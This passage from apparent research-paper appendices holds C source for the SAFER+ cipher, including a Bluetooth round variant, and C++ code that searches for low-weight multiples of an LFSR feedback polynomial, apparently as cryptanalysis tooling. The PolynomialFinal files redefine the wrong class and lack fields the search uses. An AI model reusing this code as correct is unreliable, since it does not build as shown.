    121, 223, 170, 246,  62, 163, 241,  17, 202, 245, 209,  23, 123, 147, 131, 188,
    189,  82,  30, 235, 174, 204, 214,  53,   8, 200, 138, 180, 226, 205, 191, 217,
    208,  80,  89,  63,  77,  98,  52,  10,  72, 136, 181,  86,  76,  46, 107, 158,
    210,  61,  60,   3,  19, 251, 151,  81, 117,  74, 145, 113,  35, 190, 118,  42,
     95, 249, 212,  85,  11, 220,  55,  49,  22, 116, 215, 119, 167, 230,   7, 219,
    164,  47,  70, 243,  97,  69, 103, 227,  12, 162,  59,  28, 133,  24,   4,  29,
     41, 160, 143, 178,  90, 216, 166, 126, 238, 141,  83,  75, 161, 154, 193,  14,
    122,  73, 165,  44, 129, 196, 199,  54,  43, 127,  67, 149,  51, 242, 108, 104,
    109, 240,   2,  40, 206, 221, 155, 234,  94, 153, 124,  20, 134, 207, 229,  66,
    184,  64, 120,  45,  58, 233, 100,  31, 146, 144, 125,  57, 111, 224, 137,  48,

    128,   0, 176,   9,  96, 239, 185, 253,  16,  18, 159, 228, 105, 186, 173, 248,
    192,  56, 194, 101,  79,   6, 148, 252,  25, 222, 106,  27,  93,  78, 168, 130,
    112, 237, 232, 236, 114, 179,  21, 195, 255, 171, 182,  71,  68,   1, 172,  37,
    201, 250, 142,  65,  26,  33, 203, 211,  13, 110, 254,  38,  88, 218,  50,  15,
     32, 169, 157, 132, 152,   5, 156, 187,  34, 140,  99, 231, 197, 225, 115, 198,
    175,  36,  91, 135, 102,  39, 247,  87, 244, 150, 177, 183,  92, 139, 213,  84,
    121, 223, 170, 246,  62, 163, 241,  17, 202, 245, 209,  23, 123, 147, 131, 188,
    189,  82,  30, 235, 174, 204, 214,  53,   8, 200, 138, 180, 226, 205, 191, 217,
    208,  80,  89,  63,  77,  98,  52,  10,  72, 136, 181,  86,  76,  46, 107, 158,
    210,  61,  60,   3,  19, 251, 151,  81, 117,  74, 145, 113,  35, 190, 118,  42,
     95, 249, 212,  85,  11, 220,  55,  49,  22, 116, 215, 119, 167, 230,   7, 219,
    164,  47,  70, 243,  97,  69, 103, 227,  12, 162,  59,  28, 133,  24,   4,  29,
     41, 160, 143, 178,  90, 216, 166, 126, 238, 141,  83,  75, 161, 154, 193,  14,
    122,  73, 165,  44, 129, 196, 199,  54,  43, 127,  67, 149,  51, 242, 108, 104,
    109, 240,   2,  40, 206, 221, 155, 234,  94, 153, 124,  20, 134, 207, 229,  66,
    184,  64, 120,  45,  58, 233, 100,  31, 146, 144, 125,  57, 111, 224, 137,  48
};

u1byte bias[272] =
{
3, 22, 115, 59, 30, 142, 112, 189, 134, 27, 71, 126, 36, 86, 241, 119,
70, 151, 177, 186, 163, 183, 16, 10, 197, 55, 179, 201, 90, 40, 172, 100,
236, 171, 170, 198, 103, 149, 88, 13, 248, 154, 246, 110, 102, 220, 5, 61,
138, 195, 216, 137, 106, 233, 54, 73, 67, 191, 235, 212, 150, 155, 104, 160,
93, 87, 146, 31, 213, 113, 92, 187, 34, 193, 190, 123, 188, 153, 99, 148,
42, 97, 184, 52, 50, 25, 253, 251, 23, 64, 230, 81, 29, 65, 68, 143,
```

```
221, 4, 128, 222, 231, 49, 214, 127, 1, 162, 247, 57, 218, 111, 35, 202,
58, 208, 28, 209, 48, 62, 18, 161, 205, 15, 224, 168, 175, 130, 89, 44,
125, 173, 178, 239, 194, 135, 206, 117, 6, 19, 2, 144, 79, 46, 114, 51,
192, 141, 207, 169, 129, 226, 196, 39, 47, 108, 122, 159, 82, 225, 21, 56,
252, 32, 66, 199, 8, 228, 9, 85, 94, 140, 20, 118, 96, 255, 223, 215,
250, 11, 33, 0, 26, 249, 166, 185, 232, 158, 98, 76, 217, 145, 80, 210,
24, 180, 7, 132, 234, 91, 164, 200, 14, 203, 72, 105, 75, 78, 156, 53,
69, 77, 84, 229, 37, 60, 12, 74, 139, 63, 204, 167, 219, 107, 174, 244,
45, 243, 124, 109, 157, 181, 38, 116, 242, 147, 83, 176, 240, 17, 237, 131,
182, 3, 22, 115, 59, 30, 142, 112, 189, 134, 27, 71, 126, 36, 86, 241,
136, 70, 151, 177, 186, 163, 183, 16, 10, 197, 55, 179, 201, 90, 40, 172,

};

u1byte key[272];

void key_schedule(const u1byte in_key[16])
{
        u1byte sum=0;
        u1byte key_crt[17];

        for(int l = 0; l < 16; l++)
                {
                        sum^=in_key[l];
                        key_crt[l]= in_key[l];
                        key[l]=in_key[l];
                }

        key_crt[16]=sum;

        for (int i=1;i<17;i++)
        {
                for (int j=0;j<17;j++)
                        key_crt[j]= key_crt[j] << 3 | key_crt[j] >> 5;

                for (j=0;j<16;j++)
                        key[i*16+j]=(bias[((i)*16+j)%272]+key_crt[((j+i)%17)])%256;
        }
}

void do_fr(u1byte x[16], u1byte *k_crt)
{
        u1byte  t;

    x[ 0] = expf[x[ 0] ^ k_crt[ 0]] + k_crt[16];
```

```
x[ 1] = logf[x[ 1] + k_crt[ 1]] ^ k_crt[17];
x[ 2] = logf[x[ 2] + k_crt[ 2]] ^ k_crt[18];
x[ 3] = expf[x[ 3] ^ k_crt[ 3]] + k_crt[19];

x[ 4] = expf[x[ 4] ^ k_crt[ 4]] + k_crt[20];
x[ 5] = logf[x[ 5] + k_crt[ 5]] ^ k_crt[21];
x[ 6] = logf[x[ 6] + k_crt[ 6]] ^ k_crt[22];
x[ 7] = expf[x[ 7] ^ k_crt[ 7]] + k_crt[23];

x[ 8] = expf[x[ 8] ^ k_crt[ 8]] + k_crt[24];
x[ 9] = logf[x[ 9] + k_crt[ 9]] ^ k_crt[25];
x[10] = logf[x[10] + k_crt[10]] ^ k_crt[26];
x[11] = expf[x[11] ^ k_crt[11]] + k_crt[27];

x[12] = expf[x[12] ^ k_crt[12]] + k_crt[28];
x[13] = logf[x[13] + k_crt[13]] ^ k_crt[29];
x[14] = logf[x[14] + k_crt[14]] ^ k_crt[30];
x[15] = expf[x[15] ^ k_crt[15]] + k_crt[31];

x[ 1] += x[ 0]; x[ 0] += x[ 1];
x[ 3] += x[ 2]; x[ 2] += x[ 3];
x[ 5] += x[ 4]; x[ 4] += x[ 5];
x[ 7] += x[ 6]; x[ 6] += x[ 7];
x[ 9] += x[ 8]; x[ 8] += x[ 9];
x[11] += x[10]; x[10] += x[11];
x[13] += x[12]; x[12] += x[13];
x[15] += x[14]; x[14] += x[15];

x[ 7] += x[ 0]; x[ 0] += x[ 7];
x[ 1] += x[ 2]; x[ 2] += x[ 1];
x[ 3] += x[ 4]; x[ 4] += x[ 3];
x[ 5] += x[ 6]; x[ 6] += x[ 5];
x[11] += x[ 8]; x[ 8] += x[11];
x[ 9] += x[10]; x[10] += x[ 9];
x[15] += x[12]; x[12] += x[15];
x[13] += x[14]; x[14] += x[13];

x[ 3] += x[ 0]; x[ 0] += x[ 3];
x[15] += x[ 2]; x[ 2] += x[15];
x[ 7] += x[ 4]; x[ 4] += x[ 7];
x[ 1] += x[ 6]; x[ 6] += x[ 1];
x[ 5] += x[ 8]; x[ 8] += x[ 5];
x[13] += x[10]; x[10] += x[13];
x[11] += x[12]; x[12] += x[11];
x[ 9] += x[14]; x[14] += x[ 9];
```

```
    x[13] += x[ 0]; x[ 0] += x[13];
    x[ 5] += x[ 2]; x[ 2] += x[ 5];
    x[ 9] += x[ 4]; x[ 4] += x[ 9];
    x[11] += x[ 6]; x[ 6] += x[11];
    x[15] += x[ 8]; x[ 8] += x[15];
    x[ 1] += x[10]; x[10] += x[ 1];
    x[ 3] += x[12]; x[12] += x[ 3];
    x[ 7] += x[14]; x[14] += x[ 7];

    t = x[0]; x[0] = x[14]; x[14] = x[12]; x[12] = x[10]; x[10] = x[2];
    x[2] = x[8]; x[8] = x[4]; x[4] = t;

    t = x[1]; x[1] = x[7]; x[7] = x[11]; x[11] = x[5]; x[5] = x[13]; x[13] = t;

    t = x[15]; x[15] = x[3]; x[3] = t;
}

void do_fr_bluetooth(u1byte x[16], u1byte *k_crt, const u1byte input[16])
{
        u1byte  t;

        x[ 0] = x[ 0] ^ input[ 0];
    x[ 1] = x[ 1] + input[ 1];
    x[ 2] = x[ 2] + input[ 2];
    x[ 3] = x[ 3] ^ input[ 3];

    x[ 4] = x[ 4] ^ input[ 4];
    x[ 5] = x[ 5] + input[ 5];
    x[ 6] = x[ 6] + input[ 6];
    x[ 7] = x[ 7] ^ input[ 7];

    x[ 8] = x[ 8] ^ input[ 8];
    x[ 9] = x[ 9] + input[ 9];
    x[ 10] = x[ 10] + input[ 10];
    x[ 11] = x[ 11] ^ input[ 11];

    x[ 12] = x[ 12] ^ input[ 12];
    x[ 13] = x[ 13] + input[ 13];
    x[ 14] = x[ 14] + input[ 14];
    x[ 15] = x[ 15] ^ input[ 15];


    x[ 0] = expf[x[ 0] ^ k_crt[ 0]] + k_crt[16];
    x[ 1] = logf[x[ 1] + k_crt[ 1]] ^ k_crt[17];
```

```
x[ 2] = logf[x[ 2] + k_crt[ 2]] ^ k_crt[18];
x[ 3] = expf[x[ 3] ^ k_crt[ 3]] + k_crt[19];

x[ 4] = expf[x[ 4] ^ k_crt[ 4]] + k_crt[20];
x[ 5] = logf[x[ 5] + k_crt[ 5]] ^ k_crt[21];
x[ 6] = logf[x[ 6] + k_crt[ 6]] ^ k_crt[22];
x[ 7] = expf[x[ 7] ^ k_crt[ 7]] + k_crt[23];

x[ 8] = expf[x[ 8] ^ k_crt[ 8]] + k_crt[24];
x[ 9] = logf[x[ 9] + k_crt[ 9]] ^ k_crt[25];
x[10] = logf[x[10] + k_crt[10]] ^ k_crt[26];
x[11] = expf[x[11] ^ k_crt[11]] + k_crt[27];

x[12] = expf[x[12] ^ k_crt[12]] + k_crt[28];
x[13] = logf[x[13] + k_crt[13]] ^ k_crt[29];
x[14] = logf[x[14] + k_crt[14]] ^ k_crt[30];
x[15] = expf[x[15] ^ k_crt[15]] + k_crt[31];

x[ 1] += x[ 0]; x[ 0] += x[ 1];
x[ 3] += x[ 2]; x[ 2] += x[ 3];
x[ 5] += x[ 4]; x[ 4] += x[ 5];
x[ 7] += x[ 6]; x[ 6] += x[ 7];
x[ 9] += x[ 8]; x[ 8] += x[ 9];
x[11] += x[10]; x[10] += x[11];
x[13] += x[12]; x[12] += x[13];
x[15] += x[14]; x[14] += x[15];

x[ 7] += x[ 0]; x[ 0] += x[ 7];
x[ 1] += x[ 2]; x[ 2] += x[ 1];
x[ 3] += x[ 4]; x[ 4] += x[ 3];
x[ 5] += x[ 6]; x[ 6] += x[ 5];
x[11] += x[ 8]; x[ 8] += x[11];
x[ 9] += x[10]; x[10] += x[ 9];
x[15] += x[12]; x[12] += x[15];
x[13] += x[14]; x[14] += x[13];

x[ 3] += x[ 0]; x[ 0] += x[ 3];
x[15] += x[ 2]; x[ 2] += x[15];
x[ 7] += x[ 4]; x[ 4] += x[ 7];
x[ 1] += x[ 6]; x[ 6] += x[ 1];
x[ 5] += x[ 8]; x[ 8] += x[ 5];
x[13] += x[10]; x[10] += x[13];
x[11] += x[12]; x[12] += x[11];
x[ 9] += x[14]; x[14] += x[ 9];
```

```
    x[13] += x[ 0]; x[ 0] += x[13];
    x[ 5] += x[ 2]; x[ 2] += x[ 5];
    x[ 9] += x[ 4]; x[ 4] += x[ 9];
    x[11] += x[ 6]; x[ 6] += x[11];
    x[15] += x[ 8]; x[ 8] += x[15];
    x[ 1] += x[10]; x[10] += x[ 1];
    x[ 3] += x[12]; x[12] += x[ 3];
    x[ 7] += x[14]; x[14] += x[ 7];

    t = x[0]; x[0] = x[14]; x[14] = x[12]; x[12] = x[10]; x[10] = x[2];
    x[2] = x[8]; x[8] = x[4]; x[4] = t;

    t = x[1]; x[1] = x[7]; x[7] = x[11]; x[11] = x[5]; x[5] = x[13]; x[13] = t;

    t = x[15]; x[15] = x[3]; x[3] = t;
}


void do_ir(u1byte x[16], u1byte *k_crt)
{
        u1byte  t;

    t = x[3]; x[3] = x[15]; x[15] = t;

    t = x[13]; x[13] = x[5]; x[5] = x[11]; x[11] = x[7]; x[7] = x[1]; x[1] = t;

    t = x[4]; x[4] = x[8]; x[8] = x[2]; x[2] = x[10];
    x[10] = x[12]; x[12] = x[14]; x[14] = x[0]; x[0] = t;

    x[14] -= x[ 7]; x[ 7] -= x[14];
    x[12] -= x[ 3]; x[ 3] -= x[12];
    x[10] -= x[ 1]; x[ 1] -= x[10];
    x[ 8] -= x[15]; x[15] -= x[ 8];
    x[ 6] -= x[11]; x[11] -= x[ 6];
    x[ 4] -= x[ 9]; x[ 9] -= x[ 4];
    x[ 2] -= x[ 5]; x[ 5] -= x[ 2];
    x[ 0] -= x[13]; x[13] -= x[ 0];

    x[14] -= x[ 9]; x[ 9] -= x[14];
    x[12] -= x[11]; x[11] -= x[12];
    x[10] -= x[13]; x[13] -= x[10];
    x[ 8] -= x[ 5]; x[ 5] -= x[ 8];
    x[ 6] -= x[ 1]; x[ 1] -= x[ 6];
    x[ 4] -= x[ 7]; x[ 7] -= x[ 4];
    x[ 2] -= x[15]; x[15] -= x[ 2];
```

```
    x[ 0] -= x[ 3]; x[ 3] -= x[ 0];

    x[14] -= x[13]; x[13] -= x[14];
    x[12] -= x[15]; x[15] -= x[12];
    x[10] -= x[ 9]; x[ 9] -= x[10];
    x[ 8] -= x[11]; x[11] -= x[ 8];
    x[ 6] -= x[ 5]; x[ 5] -= x[ 6];
    x[ 4] -= x[ 3]; x[ 3] -= x[ 4];
    x[ 2] -= x[ 1]; x[ 1] -= x[ 2];
    x[ 0] -= x[ 7]; x[ 7] -= x[ 0];

    x[14] -= x[15]; x[15] -= x[14];
    x[12] -= x[13]; x[13] -= x[12];
    x[10] -= x[11]; x[11] -= x[10];
    x[ 8] -= x[ 9]; x[ 9] -= x[ 8];
    x[ 6] -= x[ 7]; x[ 7] -= x[ 6];
    x[ 4] -= x[ 5]; x[ 5] -= x[ 4];
    x[ 2] -= x[ 3]; x[ 3] -= x[ 2];
    x[ 0] -= x[ 1]; x[ 1] -= x[ 0];

    x[ 0] = logf[x[ 0] - k_crt[16] + 256] ^ k_crt[ 0];
    x[ 1] = expf[x[ 1] ^ k_crt[17]] - k_crt[ 1];
    x[ 2] = expf[x[ 2] ^ k_crt[18]] - k_crt[ 2];
    x[ 3] = logf[x[ 3] - k_crt[19] + 256] ^ k_crt[ 3];

    x[ 4] = logf[x[ 4] - k_crt[20] + 256] ^ k_crt[ 4];
    x[ 5] = expf[x[ 5] ^ k_crt[21]] - k_crt[ 5];
    x[ 6] = expf[x[ 6] ^ k_crt[22]] - k_crt[ 6];
    x[ 7] = logf[x[ 7] - k_crt[23] + 256] ^ k_crt[ 7];

    x[ 8] = logf[x[ 8] - k_crt[24] + 256] ^ k_crt[ 8];
    x[ 9] = expf[x[ 9] ^ k_crt[25]] - k_crt[ 9];
    x[10] = expf[x[10] ^ k_crt[26]] - k_crt[10];
    x[11] = logf[x[11] - k_crt[27] + 256] ^ k_crt[11];

    x[12] = logf[x[12] - k_crt[28] + 256] ^ k_crt[12];
    x[13] = expf[x[13] ^ k_crt[29]] - k_crt[13];
    x[14] = expf[x[14] ^ k_crt[30]] - k_crt[14];
    x[15] = logf[x[15] - k_crt[31] + 256] ^ k_crt[15];
}


void encrypt_safer(const u1byte input[16], u1byte output[16], int bluetooth)
{
        u1byte *kp=key + 256;
```

```
        for (int i=0;i<16;i++)
                output[i]=input[i];

    do_fr(output, key);
        do_fr(output, key +  32);

        if (bluetooth==A_NORMAL)
                do_fr(output, key +  64);
        else
                do_fr_bluetooth(output, key +  64, input);

        do_fr(output, key +  96);
    do_fr(output, key + 128);
        do_fr(output, key + 160);
    do_fr(output, key + 192);
        do_fr(output, key + 224);

    output[ 0] ^= kp[ 0]; output[ 1] += kp[ 1];
    output[ 2] += kp[ 2]; output[ 3] ^= kp[ 3];
    output[ 4] ^= kp[ 4]; output[ 5] += kp[ 5];
    output[ 6] += kp[ 6]; output[ 7] ^= kp[ 7];
    output[ 8] ^= kp[ 8]; output[ 9] += kp[ 9];
    output[10] += kp[10]; output[11] ^= kp[11];
    output[12] ^= kp[12]; output[13] += kp[13];
    output[14] += kp[14]; output[15] ^= kp[15];

}

void decrypt_safer(const u1byte input[16], u1byte output[16])
{
        u1byte *kp=key + 256;

        for (int i=0;i<16;i++)
                output[i]=input[i];

    output[ 0] ^= kp[ 0]; output[ 1] -= kp[ 1];
    output[ 2] -= kp[ 2]; output[ 3] ^= kp[ 3];
    output[ 4] ^= kp[ 4]; output[ 5] -= kp[ 5];
    output[ 6] -= kp[ 6]; output[ 7] ^= kp[ 7];
    output[ 8] ^= kp[ 8]; output[ 9] -= kp[ 9];
    output[10] -= kp[10]; output[11] ^= kp[11];
    output[12] ^= kp[12]; output[13] -= kp[13];
    output[14] -= kp[14]; output[15] ^= kp[15];
```

```
    do_ir(output, key + 224); do_ir(output, key + 192);
    do_ir(output, key + 160); do_ir(output, key + 128);
    do_ir(output, key +  96); do_ir(output, key +  64);
    do_ir(output, key +  32); do_ir(output, key);
}
```

safer.h

```
#define A_NORMAL 0
#define A_PRIME 1

typedef unsigned char   u1byte; /* an 8 bit unsigned character type */
typedef unsigned short  u2byte; /* a 16 bit unsigned integer type   */
typedef unsigned long   u4byte; /* a 32 bit unsigned integer type   */

void key_schedule(const u1byte in_key[16]);
void encrypt_safer(const u1byte input[16], u1byte output[16], int bluetooth);
void decrypt_safer(const u1byte input[16], u1byte output[16]);
```

Appendix C: the source code of multiple polynomial search

PolySearch.cpp

```
#include "Constantes.h"

int main()
{
        PolySearchLib* test = new PolySearchLib();

        test->process_expo();
        test->set_mask(0x00000000,0x007fffff);
        test->quick_sort_expo(1);
        test->quick_sort_expo(2);
        test->find_B1();
        test->find_B2();
        test->quick_sort_expo(3);
        test->find_final();

        delete test;

        return 0;
}
```

Constantes.h

```
#include <iostream.h>
#include <stdio.h>
#include <stdlib.h>
#include <math.h>

#define A 4194304
#define px 64
#define test_modulo 9223372036854775808
#define add_px 7259416709405122773
```

```
/*#define A 8194304
#define px 64
#define test_modulo 9223372036854775808
#define add_px 725941670940512273*/

#include "Polynomial.h"
#include "PolynomialFinal.h"
#include "PolySearchLib.h"
```

Polynomial.cpp

```
#include "Constantes.h"

Polynomial::Polynomial()
{}

Polynomial::~Polynomial()
{}
```

Polynomial.h

```
class Polynomial
{
public:
        Polynomial();
        ~Polynomial();
        unsigned _int64 polyHigh;
        unsigned _int64 polyExpo;
};
```

PolynomialFinal.cpp

```
#include "Constantes.h"

Polynomial::Polynomial()
{}

Polynomial::~Polynomial()
{}
```

PolynomialFinal.h

```
class Polynomial
```

```
{
public:
	Polynomial();
	~Polynomial();
	unsigned _int64 polyHigh;
	unsigned _int64 polyExpo;
};
```

PolySearchLib.cpp

```
#include "Constantes.h"

PolySearchLib::PolySearchLib()
{}

PolySearchLib::~PolySearchLib()
{}

void PolySearchLib::process_expo()
{
	FILE* fic;
	fic=fopen("testouille.raw","w");
	unsigned _int64 ta=1;

	printf("Processing exponents ...\n");

	for (unsigned int a=1; a<=A; a++)
	{
		if (ta>=test_modulo)
		{
			ta=ta<<1;
			ta=ta^add_px;
		}
		else
		{
			ta=ta<<1;
		}

		numbers[a].polyHigh=ta;
		numbers[a].polyExpo=a;
		numbersXOR1[a].polyHigh=ta^1;
		numbersXOR1[a].polyExpo=a;
		//fprintf(fic,"%i %u%u\n",a,(unsigned int)(ta>>32),(unsigned int)(ta));

	}
```

```
        printf("Flushing the tab ...\n");
        fwrite(numbers,sizeof(numbers),1,fic);

        fclose(fic);
}

void PolySearchLib::quick_sort_expo(int option)
{
        if (option==1)
        {
                printf("Sorting the list %i ...\n",option);
                q_sort(1, A);
        }
        else if (option==2)
        {
                printf("Sorting the list %i ...\n",option);
                q_sort_2(1, A);
        }
        else
        {
                printf("Sorting the first merged list ...\n");
                q_sort_3(0, cpt1-1);
                printf("Sorting the second merged list ...\n");
                q_sort_4(0, cpt2-1);
        }
}


void PolySearchLib::q_sort(unsigned _int64 left, unsigned _int64 right)
{
  unsigned _int64 pivot,pivot_high, pivot_expo,l_hold, r_hold;

  l_hold = left;
  r_hold = right;
  pivot = (numbers[left].polyHigh) & mask ;
  pivot_high = numbers[left].polyHigh;
  pivot_expo = numbers[left].polyExpo;
  while (left < right)
  {
    while ((((numbers[right].polyHigh) & (mask))  >= pivot) && (left < right))
      right--;
    if (left != right)
    {
      numbers[left].polyHigh = numbers[right].polyHigh;
```

```
        numbers[left].polyExpo = numbers[right].polyExpo;
      left++;
    }
    while ((((numbers[left].polyHigh) & (mask))  <= pivot) && (left < right))
      left++;
    if (left != right)
    {
      numbers[right].polyHigh = numbers[left].polyHigh;
          numbers[right].polyExpo = numbers[left].polyExpo;
      right--;
    }
  }
  numbers[left].polyHigh = pivot_high;
  numbers[left].polyExpo = pivot_expo;
  pivot = left;
  left = l_hold;
  right = r_hold;

  if (left < pivot)
    q_sort(left, pivot-1);
  if (right > pivot)
    q_sort(pivot+1, right);
}


void PolySearchLib::q_sort_2(unsigned _int64 left, unsigned _int64 right)
{
  unsigned _int64 pivot,pivot_high, pivot_expo,l_hold, r_hold;

  l_hold = left;
  r_hold = right;
  pivot = (numbersXOR1[left].polyHigh) & mask ;
  pivot_high = numbersXOR1[left].polyHigh;
  pivot_expo = numbersXOR1[left].polyExpo;
  while (left < right)
  {
    while ((((numbersXOR1[right].polyHigh) & (mask))  >= pivot) && (left < right))
      right--;
    if (left != right)
    {
      numbersXOR1[left].polyHigh = numbersXOR1[right].polyHigh;
          numbersXOR1[left].polyExpo = numbersXOR1[right].polyExpo;
      left++;
    }
    while ((((numbersXOR1[left].polyHigh) & (mask))  <= pivot) && (left < right))
```

```
      left++;
    if (left != right)
    {
      numbersXOR1[right].polyHigh = numbersXOR1[left].polyHigh;
          numbersXOR1[right].polyExpo = numbersXOR1[left].polyExpo;
      right--;
    }
  }
  numbersXOR1[left].polyHigh = pivot_high;
  numbersXOR1[left].polyExpo = pivot_expo;
  pivot = left;
  left = l_hold;
  right = r_hold;

  if (left < pivot)
    q_sort_2(left, pivot-1);
  if (right > pivot)
    q_sort_2(pivot+1, right);
}

void PolySearchLib::q_sort_3(unsigned _int64 left, unsigned _int64 right)
{
  unsigned _int64 pivot,pivot_high, l_hold, r_hold;
  unsigned long pivot_pos1,pivot_pos2;

  l_hold = left;
  r_hold = right;
  pivot = (list1[left].polyHigh);
  pivot_high = list1[left].polyHigh;
  pivot_pos1 = list1[left].pos1;
  pivot_pos2 = list1[left].pos2;

  while (left < right)
  {
    while (((list1[right].polyHigh)  >= pivot) && (left < right))
      right--;
    if (left != right)
    {
      list1[left].polyHigh = list1[right].polyHigh;
          list1[left].pos1 = list1[right].pos1;
          list1[left].pos2 = list1[right].pos2;
      left++;
    }
    while (((list1[left].polyHigh)  <= pivot) && (left < right))
      left++;
```

```
    if (left != right)
    {
      list1[right].polyHigh = list1[left].polyHigh;
          list1[right].pos1 = list1[left].pos1;
          list1[right].pos2 = list1[left].pos2;
      right--;
    }
  }
  list1[left].polyHigh = pivot_high;
  list1[left].pos1 = pivot_pos1;
  list1[left].pos2 = pivot_pos2;
  pivot = left;
  left = l_hold;
  right = r_hold;

  if (left < pivot)
    q_sort_3(left, pivot-1);
  if (right > pivot)
    q_sort_3(pivot+1, right);
}

void PolySearchLib::q_sort_4(unsigned _int64 left, unsigned _int64 right)
{
  unsigned _int64 pivot,pivot_high, l_hold, r_hold;
  unsigned long pivot_pos1,pivot_pos2;

  l_hold = left;
  r_hold = right;
  pivot = (list2[left].polyHigh);
  pivot_high = list2[left].polyHigh;
  pivot_pos1 = list2[left].pos1;
  pivot_pos2 = list2[left].pos2;

  while (left < right)
  {
    while (((list2[right].polyHigh)  >= pivot) && (left < right))
      right--;
    if (left != right)
    {
      list2[left].polyHigh = list2[right].polyHigh;
          list2[left].pos1 = list2[right].pos1;
          list2[left].pos2 = list2[right].pos2;
      left++;
    }
    while (((list2[left].polyHigh)  <= pivot) && (left < right))
```

```
      left++;
    if (left != right)
    {
      list2[right].polyHigh = list2[left].polyHigh;
          list2[right].pos1 = list2[left].pos1;
          list2[right].pos2 = list2[left].pos2;
      right--;
    }
  }
  list2[left].polyHigh = pivot_high;
  list2[left].pos1 = pivot_pos1;
  list2[left].pos2 = pivot_pos2;
  pivot = left;
  left = l_hold;
  right = r_hold;

  if (left < pivot)
    q_sort_4(left, pivot-1);
  if (right > pivot)
    q_sort_4(pivot+1, right);
}


void PolySearchLib::find_B1()
{
        unsigned _int64 i=1,j=1;
        cpt1=0;

        printf("Merging the two first lists ... ");

        while (i<=A && j<=A)
        {
                if (((numbers[i].polyHigh) & (mask))==((numbers[j].polyHigh) & (mask)))
                {
                        join_1(&i,&j,((numbers[i].polyHigh) & (mask)));

                }
                else if (((numbers[i].polyHigh) & (mask))<((numbers[j].polyHigh) & (mask)))
                        i++;
                else
                        j++;
        }
        printf("%u elements\n",cpt1);
}
```

```
unsigned _int64 PolySearchLib::join_1(unsigned _int64* i, unsigned _int64* j,
                                                            unsigned _int64 crt)
{
        unsigned _int64 cpt=0;

        if (*i<=A)
        {
                while (((numbers[*i].polyHigh) & (mask))==crt)
                {
                        *j=*i;
                        if (*j<=A)
                        {
                                while (((numbers[*j].polyHigh) & (mask))==crt)
                                {
                                        if (*i!=*j)
                                        {
                                                list1[cpt1].polyHigh=
                                        ((numbers[*i].polyHigh)^(numbers[*j].polyHigh));
                                                list1[cpt1].pos1=*i;
                                                list1[cpt1].pos2=*j;
                                                cpt1++;
                                        }
                                        (*j)++;
                                }
                        }
                        (*i)++;
                }
        }

        return cpt;
}

void PolySearchLib::find_B2()
{
        unsigned _int64 i=1,j=1;
        cpt2=0;

        printf("Merging the two second lists ... ");

        while (i<=A && j<=A)
        {
                if (((numbers[i].polyHigh) & (mask))==((numbersXOR1[j].polyHigh) & (mask)))
                {
                        join_2(&i,&j,((numbers[i].polyHigh) & (mask)));
                }
```

```
        else if (((numbers[i].polyHigh) & (mask))<((numbersXOR1[j].polyHigh) & (mask)))
                        i++;
                else
                        j++;
        }
        printf("%u elements\n",cpt2);
}

unsigned _int64 PolySearchLib::join_2(unsigned _int64* i, unsigned _int64* j,
                                                                unsigned _int64 crt)
{
        unsigned _int64 cpt=0;

        if (*i<=A)
        {
                while (((numbers[*i].polyHigh) & (mask))==crt)
                {
                        *j=*i;
                        if (*j<=A)
                        {
                                while (((numbersXOR1[*j].polyHigh) & (mask))==crt)
                                {
                                        if (*i!=*j)
                                        {
                                                list2[cpt2].polyHigh=
                                        ((numbers[*i].polyHigh)^(numbersXOR1[*j].polyHigh));
                                                list2[cpt2].pos1=*i;
                                                list2[cpt2].pos2=*j;
                                                cpt2++;
                                        }
                                        (*j)++;
                                }
                        }
                        (*i)++;
                }
        }

        return cpt;
}

void PolySearchLib::find_final()
{
        unsigned _int64 i=0,j=0;
        unsigned _int64 cpt=0;
```

```
        printf("Merging the final lists ...\n");

        while (i<=cpt1 && j<=cpt2)
        {
                if ((list1[i].polyHigh)==(list2[j].polyHigh))
                {
                        printf("\n\nMultiple Polynomial found :\n\n");
                        printf("a1 = %u\n",numbers[list1[i].pos1].polyExpo);
                        printf("a2 = %u\n",numbers[list1[i].pos2].polyExpo);
                        printf("a3 = %u\n",numbers[list2[j].pos1].polyExpo);
                        printf("a4 = %u\n",numbersXOR1[list2[j].pos2].polyExpo);
                verify(numbers[list1[i].pos1].polyExpo,numbers[list1[i].pos2].polyExpo,
                numbers[list2[j].pos1].polyExpo,numbersXOR1[list2[j].pos2].polyExpo);
                        j++;
                }
                else if ((list1[i].polyHigh)<(list2[j].polyHigh))
                        i++;
                else
                        j++;
        }
}

void PolySearchLib::verify(unsigned _int64 expo1, unsigned _int64 expo2,
                                     unsigned _int64 expo3, unsigned _int64 expo4)
{
        unsigned _int64 res1=0,res2=0,res3=0,res4=0,res5;
        unsigned _int64 ta=1;

        printf("Verifying the polynomial found ... ");

        for (unsigned int a=1; a<=A; a++)
        {
                if (ta>=test_modulo)
                {
                        ta=ta<<1;
                        ta=ta^add_px;
                }
                else
                {
                        ta=ta<<1;
                }

                if (a==expo1)
                        res1=ta;
                if (a==expo2)
```

```
                        res2=ta;
                if (a==expo3)
                        res3=ta;
                if (a==expo4)
                        res4=ta;
        }

        if (((res1)^(res2)^(res3)^(res4))==1)
                printf("OK\n");
        else
                printf("Wrong\n");
}
```

PolySearchLib.h

```
class PolySearchLib
{
private :
        Polynomial numbers[A+1];
        Polynomial numbersXOR1[A+1];
        PolynomialFinal list1[A+1];
        PolynomialFinal list2[A+1];
        unsigned _int64 mask;
        unsigned _int64 cpt1,cpt2;
        void q_sort(unsigned _int64 left, unsigned _int64 right);
        void q_sort_2(unsigned _int64 left, unsigned _int64 right);
        void q_sort_3(unsigned _int64 left, unsigned _int64 right);
        void q_sort_4(unsigned _int64 left, unsigned _int64 right);
        unsigned _int64 join_1(unsigned _int64* i, unsigned _int64* j, unsigned _int64 crt);
        unsigned _int64 join_2(unsigned _int64* i, unsigned _int64* j, unsigned _int64 crt);
        unsigned _int64 join_final(unsigned _int64* i, unsigned _int64* j,
                unsigned _int64 crt);

public :
        PolySearchLib();
        ~PolySearchLib();
        void set_mask(unsigned long a, unsigned long b){mask=a; mask=mask<<32; mask+=b;};
        void process_expo();
        void quick_sort_expo(int);
        void find_B1();
        void find_B2();
        void find_final();
        void PolySearchLib::verify(unsigned _int64 expo1, unsigned _int64 expo2,
                unsigned _int64 expo3, unsigned _int64 expo4);
};
```